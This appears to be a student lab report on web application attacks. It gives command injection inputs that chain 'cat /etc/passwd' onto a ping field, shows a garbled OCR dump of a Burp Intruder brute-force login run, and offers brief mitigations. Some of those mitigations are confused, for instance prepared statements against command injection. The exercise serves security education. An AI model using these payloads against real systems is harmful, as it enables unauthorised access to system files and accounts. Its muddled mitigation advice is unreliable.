
- 1. Web Application 1: Your Wish is My Command Injection
 - a. 8.8.8.8 && cd ../../../ && cd /etc/ && cat hosts
 - b. 8.8.8.8 && cd ../../../ && cd /etc/ && cat passwd


Mitigation against this attack would be to use prepared statements. You can also validate all user input with techniques like using specific characters and limiting the length. Error screens can provide too much information to an attacker so it is best to make them show as little info as possible.






2. Web Application 2: A Brute Force to be Reckoned With

Mitigation for brute force is to make longer passwords. Passwords should also require characters like #, !, and ?. People should not choose easy passwords like their name, favorite food, etc.



Payload 1	Payload 1	Results	Target Positions	Payloads Resource Pool	Options					
Payload 1	Payload 1	Filter: Sho							?	
Spiderman	Speeman) nament	Daylood 1	Dayland 2	Ctatus	Error	Timoout	Longth		
Image: compact Imag			•			Ellol	Timeout		Comment	
tonystark timtom Here I come to Save the Day 200	5 tonystark			-		H	H			
Here come to Save the Day 200	Section Here Come to Save the Day 200		, ,,	,						
Peterparker	Peterparker		•	,						
Clarkkent	Section Clarkkent Here come to Save the Day 200			,						
michaelsmith	michaelsmith			-						
henryhacker	Description						_			
Superman	Superman With great power comes gr 200 11801			•						
	Dislane			-						
Spiderman With great power comes gr 200	Spiderman With great power comes gr 200	_								
1 1801 18	## Jinnyjones With great power comes gr 200 11801 ## tonystark With great power comes gr 200 11801 ## tonystark With great power comes gr 200 11801 ## peterparker With great power comes gr 200 11801 ## clarkkent With great power comes gr 200 11801 ## clarkkent With great power comes gr 200 11801 ## with great power comes gr 200 11801 ## with great power comes gr 200 11801 ## superman You wouldn□t like me whe 200 11801 ## spid						_			
timtom With great power comes gr 200	State Sta		•							
timtom With great power comes gr 200	Second									
	The peterparker With great power comes gr 200		*							
Clarkkent With great power comes gr 200	Clarkkent With great power comes gr 200 11801									
michaelsmith With great power comes gr 200	michaelsmith With great power comes gr 200									
Nenryhacker With great power comes gr 200	Do henryhacker With great power comes gr 200									
Superman	Superman	_								
2			,							
3 spiderman You wouldn□t like me whe 200 □ 11801 4 jennyjones You wouldn□t like me whe 200 □ 11801 5 tonystark You wouldn□t like me whe 200 □ 11801 6 timtom You wouldn□t like me whe 200 □ 11801 7 peterparker You wouldn□t like me whe 200 □ 11801 8 clarkkent You wouldn□t like me whe 200 □ 11801 9 michaelsmith You wouldn□t like me whe 200 □ 11801 10 henryhacker You wouldn□t like me whe 200 □ 11801 1 superman Courage is immortal 200 □ 11801 2 loislane Courage is immortal 200 □ 11801 3 spiderman Courage is immortal 200 □ 11801 4 jennyjones Courage is immortal 200 □ 11801 5 tonystark Courage is immortal 200 □ 11801	Spiderman									
4	44									
tonystark You wouldn□t like me whe 200	Start Sta	_	· ·							
timtom You wouldn□t like me whe 200	Section Sec									
77 peterparker You wouldn□t like me whe 200	7		•							
8 clarkkent You wouldn□t like me whe 200 □ 11801 9 michaelsmith You wouldn□t like me whe 200 □ 11801 0 henryhacker You wouldn□t like me whe 200 □ 11801 1 superman Courage is immortal 200 □ 11801 2 loislane Courage is immortal 200 □ 11801 3 spiderman Courage is immortal 200 □ 11801 4 jennyjones Courage is immortal 200 □ 11801 5 tonystark Courage is immortal 200 □ 11801	Second Clarkkent You wouldn□t like me whe 200	6								
9 michaelsmith You wouldn□t like me whe 200 □ 11801 0 henryhacker You wouldn□t like me whe 200 □ 11801 1 superman Courage is immortal 200 □ 11801 2 loislane Courage is immortal 200 □ 11801 3 spiderman Courage is immortal 200 □ 11801 4 jennyjones Courage is immortal 200 □ 11801 5 tonystark Courage is immortal 200 □ 11801	9	7	• •							
0 henryhacker You wouldn□t like me whe 200 □ 11801 1 superman Courage is immortal 200 □ 11801 2 loislane Courage is immortal 200 □ 11801 3 spiderman Courage is immortal 200 □ 11801 4 jennyjones Courage is immortal 200 □ 11801 5 tonystark Courage is immortal 200 □ 11801	00 henryhacker You wouldn□t like me whe 200	8	clarkkent							
1 superman Courage is immortal 200 11801 2 loislane Courage is immortal 200 11801 3 spiderman Courage is immortal 200 11801 4 jennyjones Courage is immortal 200 11801 5 tonystark Courage is immortal 200 11801	Superman	9								
2 loislane Courage is immortal 200 11801 3 spiderman Courage is immortal 200 11801 4 jennyjones Courage is immortal 200 11801 5 tonystark Courage is immortal 200 11801	2	0	henryhacker	You wouldn t like me whe				11801		
3 spiderman Courage is immortal 200 11801 4 jennyjones Courage is immortal 200 11801 5 tonystark Courage is immortal 200 11801	3	1	superman	Courage is immortal	200			11801		
4 jennyjones Courage is immortal 200	A jennyjones Courage is immortal 200	2	loislane	Courage is immortal	200			11801		
5 tonystark Courage is immortal 200	Tonystark Courage is immortal Courage is immorta	3	spiderman	Courage is immortal	200			11801		
	Request Response Pretty Raw Hex Render \n 31	4	jennyjones	Courage is immortal	200			11801		
	Request Response Pretty Raw Hex Render \n ≡ 81	5	tonystark	Courage is immortal						
	<pre> </pre> <pre> </pre> <pre> <pre> <pre> </pre> <pre> <pre> <pre> <pre> </pre> <pre> <</pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre>	Request	Response							
Request Response	<pre> <pre> <pre> <pre> <pre> <pre> <pre> </pre> </pre> <pre> <pr< td=""><td>Pretty F</td><td>Raw Hex Render \n</td><td>≡</td><td></td><td></td><td></td><td></td><td></td><td></td></pr<></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre>	Pretty F	Raw Hex Render \n	≡						
	Successful login! You really are Iron Man :) 2 (5) (-) Search 0 matches	81								
Pretty Raw Hex Render \n =	Successful login! You really are Iron Man :) 2 (5) (-) Search 0 matches		,							
Pretty Raw Hex Render \n =	2/font> 2/font> 2/font> 0 matches	82	<font <="" color="green" td=""><td>"></td><td></td><td></td><td></td><td></td><td></td><td></td>	">						
Pretty Raw Hex Render \(\n \) = 81	① ② ← → Search 0 matches				n :)					
Pretty Raw Hex Render \n \equiv 81		- PI (
Pretty Raw Hex Render \n \equiv \text{81} 82 Successful login! You really are Iron Man :) 	inished	?\∰ [←	-](→) Search						0 matches	
Pretty Raw Hex Render \n \equiv 81		inished								



3. Web Vulnerabilities: Your Wish Is My Injection



Mitigation for this attack would be to not allow specific words chains like you would find in scripting. Do not allow special characters. You can also use other forms of validation requests to go along with the login.